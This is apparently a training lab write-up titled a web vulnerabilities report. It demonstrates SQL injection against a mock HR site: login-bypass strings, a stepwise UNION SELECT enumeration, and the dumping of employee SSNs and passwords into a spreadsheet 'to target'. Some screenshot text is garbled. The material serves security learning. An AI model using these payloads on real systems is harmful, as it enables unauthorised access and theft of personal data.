

# TASK 10

## Web-based Vulnerabilities Report

Rev A



Milo22

1	Bypassing Logins with My SQL Injection.....	3
2	SQL Injection UNION Attack .....	5
2.1	Identify columns.....	6
2.2	Identify Tables.....	9
2.3	Identify Column Names.....	11
2.4	Retrieving detailed information.....	12

## 1 Bypassing Logins with My SQL Injection

Code:

```
SELECT USER from database WHERE username='a' or 1=1
```

This query evaluates true even if there is no user called 'a' because  $1=1$  is always true and using OR makes the query return true when one of the query is true. And this gives access to the site admin panel.

There can be various other username and password combinations to play with the vulnerable sites. Numerous new combinations for the site login can be created.


Few such combinations are:

Code:

```
username:' or 1='1    password:' or 1='1'
username:' or '1'='1' password:' or '1'='1'
username: or 1=1      password: or 1=1
```

In this instance below works:

```
username:' or 1='1    password:' or 1='1'
```



Enterprise HR System

hr.aerospatiale-trombert.fr/user/

INJECTION-IT

Admin Dood | [logout](#)

Employee Name	Occupation	Department	Phone Number
Aaron Burns	Web Designer I	Product Management	(260)984-6635
Aaron Frazier	Recruiter	Human Resources	(734)680-9092
Aaron Gibson	Information Systems Manager	Human Resources	(216)725-5073
Aaron Moore	Accountant II	Human Resources	(565)411-9070
Aaron Murphy	Analyst Programmer	Legal	(565)286-9651
Aaron Walker	Environmental Tech	Legal	(336)621-9697
Adam Allen	Human Resources Manager	Accounting	(668)565-6670
Adam Phillips	Software Engineer IV	Legal	(412)139-5717
Adam Roberts	Assistant Manager	Marketing	(727)739-4542
Adam Webb	Account Executive	Legal	(652)652-3827
Albert Coleman	Sales Associate	Services	(165)635-9010
Albert Gonzales	Desktop Support Technician	Sales	(728)983-1328

Employee Search

Submit

Send a comment to the Admin

## 2 SQL Injection UNION Attack


Submits a series of **UNION SELECT** statements, each specifying null values.

'UNION SELECT NULL;--


'UNION SELECT NULL,NULL;--

'UNION SELECT NULL,NULL,NULL,NULL;--

'UNION SELECT NULL,NULL,NULL,NULL,NULL;--



In this instance not until the 5<sup>th</sup> null was injected did the table change...  
A row of nulls was added at the bottom of the table.




## 2.1 Identify columns

Having determined the number of required columns (in this instance 5), now probe each column to test whether it can hold string data by submitting a series of UNION SELECT payloads that place a string value into each column in turn.

```
' UNION SELECT 1,NULL,NULL,NULL,NULL;--  
' UNION SELECT NULL,2,NULL,NULL,NULL;--  
' UNION SELECT NULL,NULL,3,NULL,NULL;--  
' UNION SELECT NULL,NULL,NULL,4,NULL;--  
' UNION SELECT NULL,NULL,NULL,NULL,5;--
```

' UNION SELECT 1,NULL,NULL,NULL,NULL;-- (effects minor change, loss of null row, but nothing else visible)



'UNION SELECT NULL,2,NULL,NULL,NULL;-- (2 shows up in column 1)

Enterprise HR System

INJECTION-IT Admin Dood | [logout](#)

Adam Webb	Account Executive	Legal	(652)652-3827
Edward Lopez	Programmer II	Accounting	(885)141-3170
Ronald Spencer	Executive Secretary	Business Development	(256)684-3686
Sarah Edwards	Payment Adjustment Coordinator	Human Resources	(373)969-8366
Catherine Anderson	Social Worker	Research and Development	(761)806-2012
Johnny Gonzalez	Food Chemist	Business Development	(821)695-8617
Barbara Ramos	VP Marketing	Sales	(255)848-2447
Ryan Shaw	Operator	Product Management	(317)528-5646
Ryan Sanders	VP Sales	Accounting	(873)581-5805
Emily Morrison	Speech Pathologist	Marketing	(142)831-4742
Ruby Thompson	Internal Auditor	Marketing	(121)143-8288
Ruby Allen	Developer IV	Services	(251)310-5256
2	null	null	null

Employee Search

union select null,2,null,null,null;--

Submit

Send a comment to the Admin

' UNION SELECT NULL,NULL,3,NULL,NULL;-- (3 shows up in column 2)

Enterprise HR System

INJECTION-IT Admin Dood | [logout](#)

Adam Webb	Account Executive	Legal	(652)652-3827
Edward Lopez	Programmer II	Accounting	(885)141-3170
Ronald Spencer	Executive Secretary	Business Development	(256)684-3686
Sarah Edwards	Payment Adjustment Coordinator	Human Resources	(373)969-8366
Catherine Anderson	Social Worker	Research and Development	(761)806-2012
Johnny Gonzalez	Food Chemist	Business Development	(821)695-8617
Barbara Ramos	VP Marketing	Sales	(255)848-2447
Ryan Shaw	Operator	Product Management	(317)528-5646
Ryan Sanders	VP Sales	Accounting	(873)581-5805
Emily Morrison	Speech Pathologist	Marketing	(142)831-4742
Ruby Thompson	Internal Auditor	Marketing	(121)143-8288
Ruby Allen	Developer IV	Services	(251)310-5256
null	3	null	null

Employee Search

union select null,null,3,null,null;--

Submit

Send a comment to the Admin

' UNION SELECT NULL,NULL,NULL,4,NULL;-- (4 shows up in column 3)

The screenshot shows a web browser window with the URL `hr.aerospatiale-trombert.fra/user/`. The page title is "Enterprise HR System". The main content area displays a table of employees with the following data:

Name	Job Title	Department	Phone Number
Adam Webb	Account Executive	Legal	(652)652-3827
Edward Lopez	Programmer II	Accounting	(885)141-3170
Ronald Spencer	Executive Secretary	Business Development	(256)684-3686
Sarah Edwards	Payment Adjustment Coordinator	Human Resources	(373)969-8366
Catherine Anderson	Social Worker	Research and Development	(761)806-2012
Johnny Gonzalez	Food Chemist	Business Development	(821)695-8617
Barbara Ramos	VP Marketing	Sales	(255)848-2447
Ryan Shaw	Operator	Product Management	(317)528-5646
Ryan Sanders	VP Sales	Accounting	(873)581-5805
Emily Morrison	Speech Pathologist	Marketing	(142)831-4742
Ruby Thompson	Internal Auditor	Marketing	(121)143-8288
Ruby Allen	Developer IV	Services	(251)310-5256
null	null	4	null

Below the table, there is an "Employee Search" section with a text input field containing the SQL injection payload: `' union select null,null,null,4,null;--`. A "Submit" button is visible. Below the search section, there is a "Send a comment to the Admin" section with a text input field.

' UNION SELECT NULL,NULL,NULL,NULL,5;-- (5 shows up in column 4)

The screenshot shows the same web browser window as the previous one, but with a different SQL injection payload in the search field: `' union select null,null,null,null,5;--`. The table of employees is the same, but the last row now shows the result of the injection:

Name	Job Title	Department	Phone Number
Adam Webb	Account Executive	Legal	(652)652-3827
Edward Lopez	Programmer II	Accounting	(885)141-3170
Ronald Spencer	Executive Secretary	Business Development	(256)684-3686
Sarah Edwards	Payment Adjustment Coordinator	Human Resources	(373)969-8366
Catherine Anderson	Social Worker	Research and Development	(761)806-2012
Johnny Gonzalez	Food Chemist	Business Development	(821)695-8617
Barbara Ramos	VP Marketing	Sales	(255)848-2447
Ryan Shaw	Operator	Product Management	(317)528-5646
Ryan Sanders	VP Sales	Accounting	(873)581-5805
Emily Morrison	Speech Pathologist	Marketing	(142)831-4742
Ruby Thompson	Internal Auditor	Marketing	(121)143-8288
Ruby Allen	Developer IV	Services	(251)310-5256
null	null	null	5

The "Employee Search" section still contains the same payload: `' union select null,null,null,null,5;--`. The "Send a comment to the Admin" section is also present.



The above testing proves that there are 5 columns present, but only 4 are visible (columns 2-5).

The screenshot shows a web browser window titled "Enterprise HR System" with the URL "hr.aerospatiale-trombert.fr/user/". The page displays a table of employees with 4 visible columns: Name, Job Title, Department, and Phone Number. Below the table is an "Employee Search" section with a text input field containing the SQL injection payload: "union select null,2,3,4,5;--". A "Submit" button is located below the input field. The page also includes a "Send a comment to the Admin" section with a text area.

Name	Job Title	Department	Phone Number
Adam Webb	Account Executive	Legal	(652)652-3827
Edward Lopez	Programmer II	Accounting	(885)141-3170
Ronald Spencer	Executive Secretary	Business Development	(256)684-3686
Sarah Edwards	Payment Adjustment Coordinator	Human Resources	(373)969-8366
Catherine Anderson	Social Worker	Research and Development	(761)806-2012
Johnny Gonzalez	Food Chemist	Business Development	(821)695-8617
Barbara Ramos	VP Marketing	Sales	(255)848-2447
Ryan Shaw	Operator	Product Management	(317)528-5646
Ryan Sanders	VP Sales	Accounting	(873)581-5805
Emily Morrison	Speech Pathologist	Marketing	(142)831-4742
Ruby Thompson	Internal Auditor	Marketing	(121)143-8288
Ruby Allen	Developer IV	Services	(251)310-5256

Employee Search  
union select null,2,3,4,5;--  
Submit

Send a comment to the Admin

## 2.2 Identify Tables

In position-5 type **database()**

'union select null,2,3,4,database();--

This confirms that this is the HR database as seen in last column.

The screenshot shows the same web browser window as before, but the "Employee Search" section now displays the result of the SQL injection attack. The input field contains the payload: "union select null,2,3,4,database();--". The "Submit" button is still present. The result of the query is displayed in the table, showing the value "hr" in the fifth column, which corresponds to the "Phone Number" column. This confirms that the database is "hr".


Name	Job Title	Department	Phone Number
Adam Webb	Account Executive	Legal	(652)652-3827
Edward Lopez	Programmer II	Accounting	(885)141-3170
Ronald Spencer	Executive Secretary	Business Development	(256)684-3686
Sarah Edwards	Payment Adjustment Coordinator	Human Resources	(373)969-8366
Catherine Anderson	Social Worker	Research and Development	(761)806-2012
Johnny Gonzalez	Food Chemist	Business Development	(821)695-8617
Barbara Ramos	VP Marketing	Sales	(255)848-2447
Ryan Shaw	Operator	Product Management	(317)528-5646
Ryan Sanders	VP Sales	Accounting	(873)581-5805
Emily Morrison	Speech Pathologist	Marketing	(142)831-4742
Ruby Thompson	Internal Auditor	Marketing	(121)143-8288
Ruby Allen	Developer IV	Services	(251)310-5256

Employee Search  
'union select null,2,3,4,database();--  
Submit

Send a comment to the Admin

In position-5 type ***table\_name from information\_schema.tables***

'union select null,2,3,4, table\_name from information\_schema.tables;--




Column 5 now shows numerous tables...

Continue to refine query for a more concise result

In position-5 add ***where table\_schema='hr'***

'union select null,2,3,4, table\_name from information\_schema.tables where table\_schema='hr';--



The results are now just 3 tables in the HR database: comments, employees, and shmeegle.


## 2.3 Identify Column Names

Continue to refine query to a more concise result

In the position-4 add ***column\_name***,

In the position-5 adjust to ***table\_name from information\_schema.columns where table\_schema='hr'***

***'union select null,2,3,column\_name,table\_name from information\_schema.columns where table\_schema='hr';--***



With this information it is capable to refine the search / queries to be able to pull out a more detailed listing for cross-referencing employee information between the tables.

## 2.4 Retrieving detailed information

Continue to refine query to a more precise result (employees username, fullname, ssn, employee\_id)  
Using all the positions now and keeping the first position as null...

In position-1 type **null**

In position-2 type **username**

In position-3 type **fullname**

In position-4 type **ssn**

In position-5 type **employee\_id**

Adjust search query

**from information\_schema.columns where table\_schema='hr';--**

to

**from employees;--**

**'union select null,username,fullname,ssn,employee\_id from employees;--**

Employee Name	Position	Department	Phone Number
Ryan Shaw	Operator	Product Management	(317)528-5646
Ryan Sanders	VP Sales	Accounting	(873)581-5805
Emily Morrison	Speech Pathologist	Marketing	(142)831-4742
Ruby Thompson	Internal Auditor	Marketing	(121)143-8288
Ruby Allen	Developer IV	Services	(251)310-5256
admin	Admin Dood	111-11-1111	1
Joe6	Joe Sixpack	222-22-2222	2
Robert1	Robert Frazier	263-66-9557	3
Judy2	Judy Larson	208-17-3954	4
Dorothy3	Dorothy Gardner	614-10-7671	5
Jeremy4	Jeremy Greene	904-22-3560	6
Wanda5	Wanda Schmidt	566-35-1750	7
Edward6	Edward Carpenter	512-32-9388	8

This result shows there are 1002 employees along with their usernames, social security numbers, and their user id's

A spreadsheet can be created with all the above information

Continue to refine query to be able to cross reference (employees username, fullname, department, occupation)  
Using all the positions now and keeping the first position as null...

In position-1 type ***null***

In position-2 type ***username***

In position-3 type ***fullname***

In position-4 type ***department***

In position-5 type ***occupation***

Adjust search query

***from information\_schema.columns where table\_schema='hr';--***  
to

***from employees;--***

***'union select null,username,fullname,department,occupation from employees;--***

The screenshot shows a web browser window with the address bar displaying 'hr.aerospatiale-trombert.fra/user/'. The page title is 'Enterprise HR System'. The main content area features a table with employee data and a search form below it.

Username	Fullname	Department	Occupation
Ruby Allen	Developer IV	Services	(251)310-5256
admin	Admin Dood	Overseer	Administrator
Joe6	Joe Stopack	Craft Services	Taste Tester
Robert1	Robert Frazier	Research and Development	Graphic Designer
Judy2	Judy Larson	Business Development	Sales Associate
Dorothy3	Dorothy Gardner	Human Resources	Software Test Engineer I
Jeremy4	Jeremy Greene	Human Resources	Social Worker
Wanda5	Wanda Schmidt	Support	Graphic Designer
Edward6	Edward Carpenter	Services	Product Engineer
Gloria7	Gloria Taylor	Legal	Sales Associate
Aaron8	Aaron Frazier	Human Resources	Recruiter
Andrew9	Andrew Willis	Business Development	Pharmacist
Beverly10	Beverly Rodriguez	Services	Software Test Engineer III

Employee Search

Send a comment to the Admin

Add new additional information to the spreadsheet for a more detailed listing of the personnel...

Continue to refine query to be able to cross reference (employees username, fullname, department, occupation)  
Using all the positions now and keeping the first position as null...

In position-1 type **null**

In position-2 type **employee\_id**

In position-3 type **password**

In position-4 type **4**

In position-5 type **5**

Adjust search query

**from information\_schema.columns where table\_schema='hr';--**

to

**from shmeegle;--**

**'union select null,employee\_id,password,4,5 from shmeegle;--**

The screenshot shows a web browser window with the address bar displaying 'hr.aerospatiale-trombert.fra/user/'. The page title is 'Enterprise HR System'. The main content area features a table with the following data:

Employee ID	Developer ID	Services	Positions
1	TEp2C1ln5o36	4	5
2	yPK2@xngT9hm	4	5
3	Um9dZXJ0MTs6TWFsZTs6R3JhcGhpYyBEZXNpZ25lcg==	4	5
4	SnVkeTI7OkZlbWFsZTs6U2FsZXMgQXNzb2NpYXRl	4	5
5	RG9yb3RoeTM7OkZlbWFsZTs6U29mdHdhcmUgVGZvdCBFbmdpbmViciBJ	4	5
6	SmVyZW15NDs6TWFsZTs6U29jaWFsIFdvcmlldg==	4	5
7	V2FuZGE1OzpGZW1hbGU7OkdyYXBvaWwgRGRGVzaWduZXI=	4	5
8	RWR3YXJkLnJs6TWFsZTs6UHJvZHVjdCBFbmdpbmVlcg==	4	5
9	R2xvcmlhNz6RmVtYWxlOzpTYWxlcYBbc3NvY2lhdGU=	4	5
10	QWFyb244OzpNYWdOzpSZWNydW10ZXI=	4	5
11	QW5kcmV3OTs6TWFsZTs6UUhcm1hY2lzdA==	4	5
12	QmV2ZXJseTEwOzpGZW1hbGU7OINvZnR3YXJlFRlc3QgRW5naW5lZXIlgSUU	4	5
13	Q3hhcmVkeF9uOzNYWdOzpFbmdpbmViciBJ	4	5

Below the table, there is an 'Employee Search' section with a text input field containing the query: `'union select null,employee_id,password,4,5 from shmeegle;--`. A 'Submit' button is located below the input field. At the bottom of the page, there is a section titled 'Send a comment to the Admin' with a large text area for input.

Add new additional information to the spreadsheet for a more detailed listing of the personnel...

With the three queries / searches done you can now build a spreadsheet with an exact cross reference with all the pertinent information on all 1002 employees and easily identify who to target for specific things.

For example, only...the first ten employees are listed below...

employee ID	full name	username	password	department	occupation
1	Admin Dood	admin	TEp2C1!n5o36	Overseer	Administrator
2	Joe Sixpack	Joe6	yPK2@xxjT9hm	Craft Services	Taste Tester
3	Robert Frazier	Robert1	Um9iZXJ0MTs6TWFsZTs6R3JhcGhpYyBEZXNpZ25lcg==	Research and Development	Graphic Designer
4	Judy Larson	Judy2	SnVkeTI7OkZlbWFsZTs6U2FsZXMGQXNzb2NpYXRl	Business Development	Sales Associate
5	Dorothy Gardner	Dorothy3	RG9yb3RoeTM7OkZlbWFsZTs6U29mdHdhcmUgVGZdCBFbmdpbmVlciBJ	Human Resources	Software Test Engineer I
6	Jeremy Greene	Jeremy4	SmVyZW15NDs6TWFsZTs6U29jaWFsIFdvcmtlcg==	Human Resources	Social Worker
7	Wanda Schmidt	Wanda5	V2FuZGE1OzpGZW1hbGU7OkdyYXBoaWMGRGVzaWduZXI=	Support	Graphic Designer
8	Edward Carpenter	Edward6	RWR3YXJkNjs6TWFsZTs6UHJvZHVjdCBFbmdpbmVlcg==	Services	Product Engineer
9	Gloria Taylor	Gloria7	R2xvcmlhNzs6RmVtYWxlOzpTYWxlcYBBc3NvY2lhdGU=	Legal	Sales Associate
10	Aaron Frazier	Aaron8	QWFyY244OzpNYWxlOzpSZWNydWl0ZXI=	Human Resources	Recruiter

Able to log in as administrator and see employees list showing Employee Name, Occupation, Department, SSN, DOB, and Phone Number

Employee Name	Occupation	Department	SSN	Date of Birth	Phone Number
